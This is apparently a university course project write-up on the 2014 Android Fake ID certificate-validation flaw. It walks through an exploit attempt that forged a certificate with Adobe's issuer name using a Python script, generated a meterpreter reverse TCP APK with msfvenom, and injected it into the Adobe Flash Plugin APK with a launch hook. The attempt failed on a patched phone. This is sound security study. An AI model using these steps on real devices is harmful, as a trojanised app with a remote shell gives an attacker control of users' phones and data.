

Android Fake ID Vulnerability

Background

The Fake ID Android vulnerability was discovered by Bluebox's researcher Jeff Forristal, who presented it in Black Hat 2014. Affected versions of Android range from version 2.1 to version 4.4. The flaw resides in the Android operating system itself, specifically in the installed applications' certificate chain of trust validation module. The Android bug number assigned to this vulnerability is #13678484. The attack surface created by this bug allows hackers to steal user information, such as credentials, emails, SMS, payment history. In addition, attackers could inject in the installed rogue APK a reverse Shell code, and connect back to a C&C server, such as Metasploit or Drozer, giving the attacker access to a privileged shell, by escaping the application sandboxing, leading to a worst case scenario of a full system compromise by a skilled malicious user.

Typically, Android applications are signed by application certificates, in order to insure their integrity and avoid any in-app fiddling. The Android OS allows applications that have the same signature to share their data among each other, and use their update features. In addition, the Android operating system grants privileges to applications that hold the same signature as the ones hardcoded in the Android source code itself, such as the Near Field Communications hardware, used primarily for payment apps such as Google Wallet, and the Webview Plugin Manager, signed typically by Adobe. The Android OS only relies on the Subject Name field to check the issuer certificate and subject certificate, which both can be easily spoofed by an attacker, granting the latter escalated privileges if the issuer's certificate has the same subject name as the Adobe or the NFC Hardware CA certificates.

The following code snippet, extracted from the Android Open Source Project version 4.3 (Jelly Bean), the Webkit Plugin Manager Java class precisely, shows that signatures are trusted based on exact matching only, without a proper certificate validation process, and thus, allow any application that holds the same signature to act as a trusted Webview Plugin:

```
// check to ensure the plugin is properly signed
Signature signatures[] = pkgInfo.signatures;
if (signatures == null) {
    return false;
}
if (SystemProperties.getBoolean("ro.secure", false)) {
    boolean signatureMatch = false;
    for (Signature signature : signatures) {
        for (int i = 0; i < SIGNATURES.length; i++) {
            if (SIGNATURES[i].equals(signature)) {
                signatureMatch = true;
                break;
            }
        }
    }
    if (!signatureMatch) {
        return false;
    }
}
return true;
```

Implementation

Our implementation relies on extracting the Adobe certificate from the Adobe Flash Plugin APK, and generating a new certificate whose issuer certificate is mimicked from the Adobe certificate. We then generate a reverse TCP shell code in an APK file, decompile both the Flash Plugin APK and the rogue Metasploit APK. We subsequently copy the payload code into the decompiled Flash Plugin APK directory, and insert a hook in the main activity to insure the execution of the reverse TCP shell code. Finally, we rebuild the modified Adobe Flash Plugin APK and install it on a physical Samsung device, powered by Android 4.4.4.

a) Isolate Adobe's trusted certificate

We begin the implementation by downloading the Adobe Flash Plugin APK file, then browsing to the META-INF directory to locate the CERT.RSA file, which typically holds the RSA public certificate that was used to sign the application APK file.

```
Windows PowerShell
PS C:\Users\... \Project\Adobe Flash Player\com.adobe.flashplayer-11.1.115.81-111115081-minAPI14\META-INF> ls

Directory: C:\Users\... \Project\Adobe Flash Player\com.adobe.flashplayer-11.1.115.81-111115081-minAPI14\META-INF

Mode                LastWriteTime         Length Name
----                -
-----          9/30/2009   7:23 PM           1752 CERT.RSA
-----          9/30/2009   7:23 PM           1788 CERT.SF
-----          9/30/2009   7:23 PM           1735 MANIFEST.MF
```

We subsequently extract the certificate from the CERT.RSA file, and export it to a separate certificate file.

```
Windows PowerShell
PS C:\Users\... \Project\Adobe Flash Player\com.adobe.flashplayer-11.1.115.81-111115081-minAPI14\META-INF> openssl pkcs7 -in .\CERT.RSA -inform DER -print_certs -out cert.pem | openssl.exe x509 -in cert.pem -text > adobe_issuer_cert.pem
PS C:\Users\... \Project\Adobe Flash Player\com.adobe.flashplayer-11.1.115.81-111115081-minAPI14\META-INF> cat .\adobe_issuer_cert.pem

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            d7:cb:41:2f:75:f4:88:7e
        Signature Algorithm: sha1withRSAEncryption
        Issuer: C=US, ST=California, L=San Jose, O=Adobe Systems Incorporated, OU=Information Systems, CN=Adobe Systems Incorporated
        Validity
            Not Before: Oct 1 00:23:14 2009 GMT
            Not After : Feb 16 00:23:14 2037 GMT
        Subject: C=US, ST=California, L=San Jose, O=Adobe Systems Incorporated, OU=Information Systems, CN=Adobe Systems Incorporated
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            Public-Key: (2048 bit)
```

b) Run the Python Script

We make use of a Python script to generate a new certificate, while mimicking the Adobe certificate parameters as the issuer's certificate parameters, before outputting the generated certificate, its private key, and the adobe certificate to a PKCS12 file. The latter will be used to sign the rogue APK Flash Plugin.

The following snippet shows the Python script used for our exploit:

```

Fake_ID_Cert_Generator.py
~/Desktop/Fake_ID/Adobe Flash Player/.../115.81-111115081-minAPI14/META-INF

#!/usr/bin/python
# import needed packages
from OpenSSL import crypto, SSL
from time import gmtime, mktime

# Adobe Flash cert variable
Adobe_Flash_Cert = "cert.pem"

def craft_app_cert(cert_dir):

    # Load Adobe Flash Certificate
    issuer_cert = crypto.load_certificate(crypto.FILETYPE_PEM, open(Adobe_Flash_Cert, "r").read())

    # create a key pair
    mykey = crypto.PKey()
    mykey.generate_key(crypto.TYPE_RSA, 1024)

    # create the leaf certificate with the issuer field set as the Adobe Flash certificate
    mycert = crypto.X509()
    mycert.get_subject().C = issuer_cert.get_subject().C
    mycert.get_subject().ST = issuer_cert.get_subject().ST
    mycert.get_subject().L = issuer_cert.get_subject().L
    mycert.get_subject().O = "Concordia CIIE"
    mycert.get_subject().OU = "INSE 6130"
    mycert.get_subject().CN = "Fake ID Project Leaf Certificate"
    mycert.gmtime_adj_notBefore(0)
    mycert.gmtime_adj_notAfter(10*365*24*60*60)
    mycert.set_issuer(issuer_cert.get_subject())
    mycert.set_pubkey(mykey)
    mycert.sign(mykey, 'sha1')

    # Set Issuer to be Adobe Flash's Certificate
    pkcs12 = crypto.PKCS12()
    pkcs12.set_privatekey( mykey )
    pkcs12.set_certificate( mycert )
    pkcs12.set_ca_certificates ( [issuer_cert] )

    # save the crafted private key, public certificate and pkcs12 file to the current directory
    open("mycert.crt", "wb").write(crypto.dump_certificate(crypto.FILETYPE_PEM, mycert))
    open("mykey.key", "wb").write(crypto.dump_privatekey(crypto.FILETYPE_PEM, mykey))
    open("myp12.p12", "wb").write(pkcs12.export(passphrase="6130"))

# Execute function in the current filesystem directory
craft_app_cert(".")

```

c) Generate APK with reverse TCP payload

Using the Metasploit framework, we rely on the msfvenom command to generate a reverse TCP shell payload in an Android APK application format, specifying the IP address and port number that the Metasploit server will be listening on for call backs.

```

lew@lew-virtual-machine: ~/Desktop/Fake_ID
lew@lew-virtual-machine:~/Desktop/Fake_ID$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.2.152 LPORT=44444 -o meterpreter.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8804 bytes
Saved as: meterpreter.apk
lew@lew-virtual-machine:~/Desktop/Fake_ID$ ls
meterpreter.apk
lew@lew-virtual-machine:~/Desktop/Fake_ID$

```

d) Decompile rogue APK and Flash Plugin APK

Using the apktool program, we decompile both the rogue and the actual Adobe Flash Plugin APKs. We rely on the specific version 2.0.2 for apktool, as newer versions failed to decompile the APK files.

```

lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo apktool d -f -o payload meterpreter.apk
I: Using Apktool 2.0.2 on meterpreter.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo apktool d -f -o myFlashPlugin com.adobe.flashplayer-11.1.115.81-111115081-minAPI14.apk
I: Using Apktool 2.0.2 on com.adobe.flashplayer-11.1.115.81-111115081-minAPI14.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
S: Could not decode file, replacing by FALSE value: raw/ss_sgn.png
S: Could not decode file, replacing by FALSE value: raw/ss_cfg.png
S: Could not decode file, replacing by FALSE value: raw/oemlayout.png
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

```

e) Copy the Smali code from the rogue APK to the Flash Plugin APK


After decompiling both APK files, we copy the reverse TCP shell payload code to the Flash Plugin APK folder. The payload code resides in a SMALI file, under the name Payload.smali.

```
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo mkdir myFlashPlugin/smali/com/metasploit
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo mkdir myFlashPlugin/smali/com/metasploit/st
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo mkdir myFlashPlugin/smali/com/metasploit/stage
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo cp payload/smali/com/metasploit/stage/Payload.smali myFlashPlugin/smali/com/metasploit/stage/
```

f) Insert a hook in the main activity to the Payload smali code

Copying the Smali payload code does not guarantee that it will be executed when the application is installed. In order to guarantee the execution of the malicious reverse TCP shell code in the Adobe Flash Plugin, we need to hook the main activity to the payload code.

We first locate the main activity of the Adobe Flash Plugin, through the AndroidManifest.xml file:



The screenshot shows the AndroidManifest.xml file for the Adobe Flash Player. The main activity is defined as `com.adobe.flashplayer.SettingsManager` with the intent filter for `android.intent.action.MAIN` and `android.intent.category.LAUNCHER`. The activity is also labeled "Flash Player Settings".

The main activity can be determined by searching for the MAIN action and the LAUNCHER category. For Adobe Flash Plugin, the main activity is the SettingsManager. After locating the main activity, we hook the application with the reverse TCP shell code payload, to insure its execution.



The screenshot shows the SettingsManager.smali file. The `onCreate` method is defined, and the hook is inserted after the `invoke-static` call to `Lcom/metasploit/stage/Payload;` to start the reverse TCP shell code.

In the SettingsManager.smali file, we locate the following: `;->onCreate(Landroid/os/Bundle;)V`, and paste the following code to hook the payload in the line after that:



The screenshot shows the SettingsManager.smali file with the hook inserted. The `invoke-static` call to `Lcom/metasploit/stage/Payload;` is followed by `->start(Landroid/content/Context;)V` to start the reverse TCP shell code.

g) Rebuild the Malicious Flash Plugin APK and sign it using the crafted PKCS12 file

After finishing all the modification, we rebuild the APK file from the FlashPlugin directory, using the apktool v2.0.2.


Subsequently, we sign the maliciously crafted Adobe Flash Plugin APK file using the previously crafted PKCS12 certificates file:

```
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo apktool b myFlashPlugin
I: Using Apktool 2.0.2
I: Checking whether sources has changed...
I: Smaling small folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ cd myFlashPlugin/dist
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo/myFlashPlugin/dist$ sudo mv * ../../myFlashPlugin.apk
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo/myFlashPlugin/dist$ cd ../../
lew@lew-virtual-machine:~/Desktop/Fake_ID_Demo$ sudo jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore myStore.keystore myFlashPlugin.apk 1
Enter Passphrase for keystore:
Enter key password for 1:
jar signed.
```

h) Install app on the vulnerable phone

Finally, we install the application on a physical Samsung J1 device, powered by the stock KitKat Android version 4.4.4. Note that the application only requires the permissions that are initially required by the original Adobe Flash Plugin application.

However, the application crashed as soon as it was installed, for reasons that are discussed in the challenges section.



Challenges

Even though the Android version 4.4.4 should have been vulnerable to the Fake ID vulnerability, additional research showed that the vulnerability was patched on devices with affected version through security updates.

We roll back the Samsung J1 physical phone to its stock 4.4.4 version, but the security update on it is from August 2016. In other terms, the phone was patched against the vulnerability through a security patch, even though it was powered by a theoretically vulnerable Android version. Because of that, the application kept crashing after the installation, and the effectiveness of the Rogue Adobe Flash Plugin could not be tested.